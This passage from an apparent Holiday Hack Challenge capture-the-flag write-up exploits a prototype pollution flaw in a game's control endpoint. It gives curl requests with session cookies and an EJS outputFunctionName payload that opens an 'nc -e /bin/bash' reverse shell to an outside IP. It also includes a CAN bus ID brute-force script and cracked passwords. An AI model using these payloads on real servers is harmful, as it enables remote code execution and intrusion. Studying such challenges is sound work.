Warning: UTF-16 BOM seen in wordlist. File may not be read properly unless you re-encode it
oatmeal!!        (harold)
oatmeal12        (bruce)
The Prototype Pollution
Once logged in, I saw a dashboard comprising a statistics iframe (https://hhc25-smartgnomehack-prod.holidayhackchallenge.com/stats) and the factory itself (https://hhc25-smartgnomehack-prod.holidayhackchallenge.com/control), but trying to move the GnomeBot was failing: 

The factory also uses a websocket to provide the results of the user actions (wss://hhc25-smartgnomehack-prod.holidayhackchallenge.com/ws) with the sessionId parameter set to the connect.sid cookie value that gets set at login.
The only interactive function I could find was changing the GnomeBot’s name: 
Behind the scenes, this update called https://hhc25-smartgnomehack-prod.holidayhackchallenge.com/ctrlsignals with the message parameter:
1
2
(env) thedead@maccos 19 - Hack-a-Gnome % curl 'https://hhc25-smartgnomehack-prod.holidayhackchallenge.com/ctrlsignals?message=%7B%22action%22%3A%22update%22%2C%22key%22%3A%22settings%22%2C%22subkey%22%3A%22name%22%2C%22value%22%3A%22test%22%7D' -b 'connect.sid=s%3AKMRRKFLuhW8hT7B7MftZg4Xo01XZOh2k.QxyekhSgLBp9vK7GB4XVVFeAtcDZSKJdTY%2FgdkpYlFU'
{"type":"message","data":"success","message":"Updated settings.name to test"}%
Decoding the content of message reveals it passes a JSON:
1
2
3
4
5
6
{
  "action": "update",
  "key": "settings",
  "subkey": "name",
  "value": "test"
}
When I passed an object as the value, the server responded with Updated settings.name to [object Object]. This indicated that the input was not being properly sanitized and was susceptible to Prototype Pollution:
1
2
(env) thedead@maccos 19 - Hack-a-Gnome % curl 'https://hhc25-smartgnomehack-prod.holidayhackchallenge.com/ctrlsignals?message=%7B%22action%22%3A%22update%22%2C%22key%22%3A%22settings%22%2C%22subkey%22%3A%22name%22%2C%22value%22%3A%7B%7D%7D' -b 'connect.sid=s%3AKMRRKFLuhW8hT7B7MftZg4Xo01XZOh2k.QxyekhSgLBp9vK7GB4XVVFeAtcDZSKJdTY%2FgdkpYlFU'
{"type":"message","data":"success","message":"Updated settings.name to [object Object]"}%
The effect is also reflected in the stats: 
Looking for the right injection point, I was hinted toward this payload:
1
2
3
4
5
6
{
  "action": "update",
  "key": "__proto__",
  "subkey": "toString",
  "value": ""
}
Submitting it shows that it polluted __proto__.toString:
1
2
(env) thedead@maccos 19 - Hack-a-Gnome % curl 'https://hhc25-smartgnomehack-prod.holidayhackchallenge.com/ctrlsignals?message=%7B%22action%22%3A%22update%22%2C%22key%22%3A%22__proto__%22%2C%22subkey%22%3A%22toString%22%2C%22value%22%3A%22%22%7D' -b 'connect.sid=s%3AKMRRKFLuhW8hT7B7MftZg4Xo01XZOh2k.QxyekhSgLBp9vK7GB4XVVFeAtcDZSKJdTY%2FgdkpYlFU'
{"type":"message","data":"success","message":"Updated __proto__.toString to "}
This resulted in a disastrous server error, confirming the pollution worked: 
I crafted a payload to achieve Remote Code Execution (RCE) by polluting the outputFunctionName property used by the template engine (likely EJS):
1
2
3
4
5
6
{
  "action": "update",
  "key": "__proto__",
  "subkey": "outputFunctionName",
  "value": "a; return process.mainModule.require('child_process').exec('nc -e /bin/bash 157.90.173.140 1234')//"
}
This pollutes the outputFunctionName and spawns an (asynchronous) reverse shell toward a server built for the occasion:
1
2
(env) thedead@maccos 19 - Hack-a-Gnome % curl 'https://hhc25-smartgnomehack-prod.holidayhackchallenge.com/ctrlsignals?message=%7B%22action%22%3A%22update%22%2C%22key%22%3A%22__proto__%22%2C%22subkey%22%3A%22outputFunctionName%22%2C%22value%22%3A%22a%3B%20return%20process.mainModule.require%28%27child_process%27%29.exec%28%27nc%20-e%20%2Fbin%2Fbash%20157.90.173.140%201234%27%29%2F%2F%22%7D' -b 'connect.sid=s%3AYLYDkVVj8iD9KSV5V4rQ8LZCgbm5L7-6.ec%2BJHkPTXnPx3Yb1dN75xOSa2BxRweHTxNLYoIEy7B8'
{"type":"message","data":"success","message":"Updated __proto__.outputFunctionName to a; return process.mainModule.require('child_process').exec('nc -e /bin/bash 157.90.173.140 1234')//"}%
Now, every time the stats page rendered, it triggered a reverse shell connection to my server: 
Fixing the CANBUS
Exploring the server via the reverse shell, I found a README.md mentioning missing movement signals for the GnomeBot:
1
2
3
4
TODO: There are more signals related to controlling the GnomeBot's movement
(Up/Down/Left/Right) and the acknowledgments sent back by the bot.
These involve CAN IDs that are not totally settled yet. We are still polishing
the documentation for these - check back after eggnog break!
I also found the canbus_client.py script of which I wrote a stripped down version, canbus_bruteforce.py, to cycle through CAN IDs from 0x000 to 0x1000 to identify the signals:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
# canbus_bruteforce.py
import can
import datetime

IFACE_NAME = "gcan0"

def main():
    print(f"Connecting to CAN interface {IFACE_NAME}...")

    bus = can.interface.Bus(channel=IFACE_NAME, interface="socketcan", receive_own_messages=False)
    print(f"Connected to {IFACE_NAME}.\n")

    for i in range (0x000, 0x1000):
        bus.send(can.Message(arbitration_id=i, data=[], is_extended_id=False))
        ts = datetime.datetime.now().strftime('%H:%M:%S.%f')[:-3]
        print(f"{ts} | Sent ID 0x{i:03X}")

    bus.shutdown()
    print("CAN bus connection closed.")

if __name__ == "__main__":
    main()
I uploaded this script to the server:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
cat <<EOF > canbus_bruteforce.py
#!/usr/bin/env python3
import can
import datetime
import time
IFACE_NAME = "gcan0"
def main():
    print(f"Connecting to CAN interface {IFACE_NAME}...")
    bus = can.interface.Bus(channel=IFACE_NAME, interface="socketcan", receive_own_messages=False)
    print(f"Connected to {IFACE_NAME}.\n")
    for i in range (0x000, 0x8000):
        bus.send(can.Message(arbitration_id=i, data=[], is_extended_id=False))
        ts = datetime.datetime.now().strftime('%H:%M:%S.%f')[:-3]
        print(f"{ts} | Sent ID 0x{i:03X}")
        time.sleep(0.1)
    bus.shutdown()
    print("CAN bus connection closed.")
if __name__ == "__main__":
    main()
EOF
I then executed it while monitoring the WebSocket output. I noticed interesting behavior around IDs 0x201 through 0x204, which were not shown in the websocket output:
Specifically, sending ID 0x201 caused the robot’s position to change in the game state JSON:
1
{"type": "gamestate", "payload": {"robot": {"col": 7, "row": 0}, "end_goal": {"col": 0, "row": 0}, "crates": [{"id": "c1", "col": 2, "row": 0}, {"id": "c2", "col": 4, "row": 0}, {"id": "c3", "col": 6, "row": 0}, {"id": "c4", "col": 0, "row": 1}, {"id": "c5", "col": 3, "row": 1}, {"id": "c6", "col": 4, "row": 1}, {"id": "c7", "col": 6, "row": 1}, {"id": "c8", "col": 1, "row": 2}, {"id": "c9", "col": 2, "row": 2}, {"id": "c10", "col": 3, "row": 2}, {"id": "c11", "col": 5, "row": 2}, {"id": "c12", "col": 7, "row": 2}, {"id": "c13", "col": 1, "row": 3}, {"id": "c14", "col": 3, "row": 3}, {"id": "c15", "col": 4, "row": 3}, {"id": "c16", "col": 6, "row": 3}, {"id": "c17", "col": 0, "row": 4}, {"id": "c18", "col": 2, "row": 4}, {"id": "c19", "col": 4, "row": 4}, {"id": "c20", "col": 5, "row": 4}, {"id": "c21", "col": 1, "row": 5}, {"id": "c22", "col": 3, "row": 5}, {"id": "c23", "col": 6, "row": 5}, {"id": "c24", "col": 2, "row": 6}, {"id": "c25", "col": 4, "row": 6}, {"id": "c26", "col": 5, "row": 6}, {"id": "c27", "col": 7, "row": 6}, {"id": "c28", "col": 0, "row": 7}, {"id": "c29", "col": 2, "row": 7}, {"id": "c30", "col": 3, "row": 7}, {"id": "c31", "col": 4, "row": 7}, {"id": "c32", "col": 5, "row": 7}, {"id": "c33", "col": 7, "row": 7}, {"id": "c34", "col": 1, "row": 8}, {"id": "c35", "col": 7, "row": 8}], "poweredoff": false, "grid": {"cols": 8, "rows": 9}}}
1
{"type": "gamestate", "payload": {"robot": {"col": 7, "row": 1}, "end_goal": {"col": 0, "row": 0}, "crates": [{"id": "c1", "col": 2, "row": 0}, {"id": "c2", "col": 4, "row": 0}, {"id": "c3", "col": 6, "row": 0}, {"id": "c4", "col": 0, "row": 1}, {"id": "c5", "col": 3, "row": 1}, {"id": "c6", "col": 4, "row": 1}, {"id": "c7", "col": 6, "row": 1}, {"id": "c8", "col": 1, "row": 2}, {"id": "c9", "col": 2, "row": 2}, {"id": "c10", "col": 3, "row": 2}, {"id": "c11", "col": 5, "row": 2}, {"id": "c12", "col": 7, "row": 2}, {"id": "c13", "col": 1, "row": 3}, {"id": "c14", "col": 3, "row": 3}, {"id": "c15", "col": 4, "row": 3}, {"id": "c16", "col": 6, "row": 3}, {"id": "c17", "col": 0, "row": 4}, {"id": "c18", "col": 2, "row": 4}, {"id": "c19", "col": 4, "row": 4}, {"id": "c20", "col": 5, "row": 4}, {"id": "c21", "col": 1, "row": 5}, {"id": "c22", "col": 3, "row": 5}, {"id": "c23", "col": 6, "row": 5}, {"id": "c24", "col": 2, "row": 6}, {"id": "c25", "col": 4, "row": 6}, {"id": "c26", "col": 5, "row": 6}, {"id": "c27", "col": 7, "row": 6}, {"id": "c28", "col": 0, "row": 7}, {"id": "c29", "col": 2, "row": 7}, {"id": "c30", "col": 3, "row": 7}, {"id": "c31", "col": 4, "row": 7}, {"id": "c32", "col": 5, "row": 7}, {"id": "c33", "col": 7, "row": 7}, {"id": "c34", "col": 1, "row": 8}, {"id": "c35", "col": 7, "row": 8}], "poweredoff": false, "grid": {"cols": 8, "rows": 9}}}
I updated the canbus_client.py on the server with the correct command mapping:
1
2
3
4
5
6
7
COMMAND_MAP = {
    "up": 0x201,
    "down": 0x202,
    "left": 0x203,
    "right": 0x204,
    # Add other command IDs if needed
}
